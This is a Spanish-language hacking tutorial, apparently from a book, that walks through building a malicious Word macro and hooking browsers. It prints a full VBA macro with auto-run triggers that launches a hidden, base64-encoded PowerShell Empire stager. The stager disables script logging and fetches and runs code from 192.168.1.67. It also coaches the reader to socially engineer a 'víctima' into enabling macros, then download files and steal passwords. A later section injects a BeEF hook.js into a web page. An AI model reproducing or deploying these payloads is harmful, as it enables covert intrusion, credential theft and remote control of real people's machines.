
Sub AutoOpen()
        t
End Sub

Sub Document_Open()
        t
End Sub


Public Function t() As Variant
        Dim OXNK As String
        OXNK = "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVg"
        OXNK = OXNK + "BFAHIAUwBJAE8AbgBUAEEAQgBMAEUALgBQAFMAVgBFAFIAcwBp"
        OXNK = OXNK + "AE8ATgAuAE0AYQBKAE8AcgAgAC0AZwBlACAAMwApAHsAJABHAF"
        OXNK = OXNK + "AARgA9AFsAcgBFAEYAXQAuAEEAUwBzAEUAbQBiAGwAWQAuAEcA"
        OXNK = OXNK + "RQBUAFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
        OXNK = OXNK + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
        OXNK = OXNK + "AHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkAZQBgAEwARAAiAC"
        OXNK = OXNK + "gAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkA"
        OXNK = OXNK + "UwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQ"
        OXNK = OXNK + "BiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABH"
        OXNK = OXNK + "AFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAdABWAE"
        OXNK = OXNK + "EAbAB1AGUAKAAkAG4AdQBMAEwAKQA7AEkARgAoACQARwBQAEMA"
        OXNK = OXNK + "WwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZw"
        OXNK = OXNK + "BnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBw"
        OXNK = OXNK + "AHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAF"
        OXNK = OXNK + "sAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwA"
        OXNK = OXNK + "bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQw"
        OXNK = OXNK + "BbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBn"
        OXNK = OXNK + "AGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAH"
```

Infectar el archivo office con el código malicioso


Ahora abre un documento de Office Word, y activa las opciones de desarrollador, para esto, deberás abrir la opción donde dice files.



Seguido de eso, busca el botón de “opciones”, que debería estar hasta abajo en la sección a la izquierda.




Ahora, vete a las opciones de “customize ribbon”, y asegúrate que la opción “developer” o desarrollador, este activada.



Ahora notaras que en la barra de opciones en la parte superior tienes una opción que se llama desarrollador o developer, haz clic en esta, y en el botón que dice “visual basic”.



Ahora haz clic en el documento a la izquierda.




Y te debería aparecer una consola en blanco, ahí pega el código que generaste en Empire.


Document1 - ThisDocument (Code)

(General)

```
    OXNK = OXNK + "ACQASQArADEAKQA1ADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAF"
    OXNK = OXNK + "MAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQA"
    OXNK = OXNK + "UwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQ"
    OXNK = OXNK + "A7ACQAXwAtAEIAeABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQAr"
    OXNK = OXNK + "ACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwB1AH"
    OXNK = OXNK + "IAPQAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEA"
    OXNK = OXNK + "LgA2ADcAOgA4ADAAJwA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALw"
    OXNK = OXNK + "BwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQAdwBjAC4ASAB1"
    OXNK = OXNK + "AGEARAB1AHIAUwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiAC"
    OXNK = OXNK + "wAIgBzAGUAcwBzAGkAbwBuAD0AeQBOAGsANQBoAHQAQgByAEkA"
    OXNK = OXNK + "TQBPAEgAdwArAEsAQwBoAEQAVQBZADEASgB4AHUAegBGAHMAPQ"
    OXNK = OXNK + "AiACkAOwAkAEQAYQB0AEEAPQAkAFcAQwAuAEQAbwB3AE4ATABv"
    OXNK = OXNK + "AEEARABEAGEAVABBACgAJABzAGUAcgArACQAVAApADsAJABJAF"
    OXNK = OXNK + "YAPQAkAGQAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAGQAYQBUAGEA"
    OXNK = OXNK + "PQAkAEQAYQBUAGEAWwA0AC4ALgAkAGQAYQB0AEEALgBMAGUAbg"
    OXNK = OXNK + "BHAFQAaABdADsALQBKAG8ASQBOAFsAQwBIAGEAUgBbAF0AXQAo"
    OXNK = OXNK + "ACYAIAAkAFIAIAAkAGQAYQB0AEEAIAAoACQASQBWACsAJABLAC"
    OXNK = OXNK + "kAKQB8AEkARQBYAA=="
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create OXNK, Null, objConfig, intProcessID
End Function
```

Una vez hecho esto, haz clic en el icono de grabado en la parte a la izquierda superior, y grábalo como un documento .doc.


File
Edit
V



¡Listo! Ya tienes, por un lado, el escuchador, y por otro, el archivo Word con código malicioso, ahora si tu víctima abre el archivo Word y acepta la barra superior (lo cual con ingeniería social es fácil de conseguir), tendrás acceso remoto de su sistema.





Controlar al sistema remotamente

Una vez que esto sucede y tienes acceso a tu víctima, tendrás acceso vía una powershell, esta herramienta es aún más poderosa que una consola de comandos, ya que puedes ejecutar comandos avanzados por este medio.

Obteniendo acceso al sistema comprometido

Ahora en tu consola de Empire deberían aparecerte agentes, es decir, sistemas comprometidos.



Para interactuar con estos agentes, basta con escribir agents para que te de una lista e información de los agentes, e interact <nombre>, siendo el ID el nombre del agente para obtener control del sistema por medio de powershell.

```
(Empire) > agents

[*] Active agents:

 Name         Lang  Internal IP    Machine Name   Username            Process
 ---------    ----  -----------    ------------   ---------           -------
 EDFBRCXT     ps    192.168.159.1 feMSI           MSI\Pablo Gutierrez powershell/24004
 4ABTWGEF     ps    192.168.159.1 feMSI           MSI\Pablo Gutierrez powershell/27592

(Empire: agents) > interact EDFBRCXT
(Empire: EDFBRCXT) >
```

Una vez que tu terminal muestre el nombre del agente, significa que tienes un acceso por medio de powershell, esto significa que, aunque tienes un alto grado de control del sistema, tiene un pequeño retraso en tiempo de respuesta, y deberás usar módulos de post explotación relevantes a powershell para hacer cosas más avanzadas.

Obteniendo información del sistema

Con el comando sysinfo la consola te dará información del sistema como sistema operativo, IP interna, usuario, y nombre del proceso.

Archivos

Debido a que tenemos una conexión powershell, podemos hacer cosas como navegar por los directorios del sistema comprometido usando sintaxis Linux, ver archivos, y descargarlos.

Si encontramos un archivo que queremos descargar, por ejemplo, este archivo llamado ARCHIVO SECRETO.txt

Basta con ejecutar el comando download tras el nombre del archivo, para descargarlo.

NOTA

Que los archivos descargados se guardarán en la carpeta downloads dentro de la carpeta Empire.

También, si requieres hacer algún comando en particular, puedes utilizar los módulos de Empire que están en la carpeta modules.

Para utilizar alguno de estos, deberás utilizar el comando usemodule y searchmodule (si no sabes el nombre/dirección del módulo), primero usa searchmodule para saber la dirección del módulo, vamos a buscar uno que imprima un mensaje en la máquina del objetivo, para esto escribe searchmodule message.

Y para ejecutarlo, basta con escribir usemodule trollsploit/message, nota como solo escribí lo que sigue de powershell, ya que lo primero está implícito.

Cualquier módulo que ejecutes deberás configurarlo con la opción info, modificar las variables que necesites con set y ejecutarlo posteriormente con execute.

En este módulo, se mostrará un mensaje de error en el ordenador del infectado, sin embargo, hay otros módulos desde para robar contraseñas, hasta para atacar a otras máquinas desde la maquina comprometida.

NOTA

“Opsec safe” se refiere a que este módulo es muy notorio, sin embargo, existen otros más sigilosos.

Adicionalmente, hay muchas más cosas que puedes hacer de las que mencione, pero puedes darte una idea escribiendo el comando help y dándole un vistazo a las carpetas en módulos dentro de Empire.

Ataques por medio del navegador

Otra de las formas de comprometer un sistema tiene que ver con ejecutar código malicioso en una página web. El fundamento de esto, es que todos los navegadores corren páginas sobre un lenguaje, antes Java y Flash eran muy comunes, sin embargo, hoy en día el más común es JavaScript, que es de hecho es tan común, que prácticamente todas las páginas web corren algo de JavaScript, y todos los navegadores, tanto de Android, como Linux, como Windows, Macintosh y iOS, ejecutan JavaScript para cargar páginas web, así que eso convierte al lenguaje en uno de los vectores de ataque más versátiles que existen.

Sin embargo, tiene limitantes, el primero es que, en la mayoría de los sistemas, los navegadores corren en una caja de arena, es decir, no es tan fácil saltarse del acceso al navegador al sistema, aunque utilizando un poco de ingeniería social y algo de creatividad, es posible y el segundo, es que la víctima tiene que tener el código malicioso ejecutándose para que tengas acceso.

Malware en página web por medio de JS malicioso

La herramienta que utilizaremos en esta ocasión se llama beef-xss, es una herramienta escrita en Python que esencialmente te dará dos cosas:

Una liga a un código malicioso JavaScript, que se llama "hook"

Este código malicioso deberás inyectarlo en una página web y enviarla a tu víctima.

Un panel de control

En este panel de control ejecutaras los ataques a tu víctima.


Esta herramienta ya viene preinstalada en Kali, así que, para abrirla, ejecútalo en su directorio /usr/share/beef-xss y escribe ./beef-xss dentro del directorio para ejecutarlo, una vez que lo ejecutes, te generara dos ligas con tu IP, una es del panel de control y la otra es la url del código malicioso(hook).

Las ligas que nos interesan son las que tienen la IP LAN o pública, no la que tiene la dirección local.



```
root@kali:/usr/share/beef-xss# ./beef
[ 1:43:38][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[ 1:43:38][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 1:43:38]    |   Twit: @beefproject
[ 1:43:38]    |   Site: http://beefproject.com
[ 1:43:38]    |   Blog: http://blog.beefproject.com
[ 1:43:38]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 1:43:38][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:43:39][*] BeEF is loading. Wait a few seconds...
[ 1:43:43][*] 12 extensions enabled.
[ 1:43:43][*] 254 modules enabled.
[ 1:43:43][*] 2 network interfaces were detected.
[ 1:43:43][+] running on network interface: 127.0.0.1
[ 1:43:43]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 1:43:43]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 1:43:43][+] running on network interface: 192.168.1.67
[ 1:43:43]    |   Hook URL: http://192.168.1.67:3000/hook.js
[ 1:43:43]    |_  UI URL:   http://192.168.1.67:3000/ui/panel
[ 1:43:43][*] RESTful API key: 0bc213592966242103a9160aa5c712b160194622
[ 1:43:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:43:43][*] BeEF server started (press control+c to stop)
```

Así que lo primero que harás, es abrir un navegador, y escribir http://<IP>:3000/ui/panel, en los campos de autenticación el usuario y la contraseña son ambas beef.



Este es tu panel de control, aquí es donde aparecerán los navegadores que estén comprometidos, ahorita no has utilizado tu “hook” (el código malicioso) en ninguna página, así que naturalmente debería de estar vacía la carpeta “online”.



Ahora, ve hacia tu directorio público, es decir /var/www/html, y crearas un nuevo archivo index.html escribiendo gedit index.html, se abrirá un editor de texto, si hay algún código en este archivo, bórralo.



Ahora, escribirás en este archivo, el siguiente código.

```
<HTML>
<head>


<script type="text/javascript" src="http://192.168.1.67:3000/hook.js"></script>
</head>
</HTML>
```

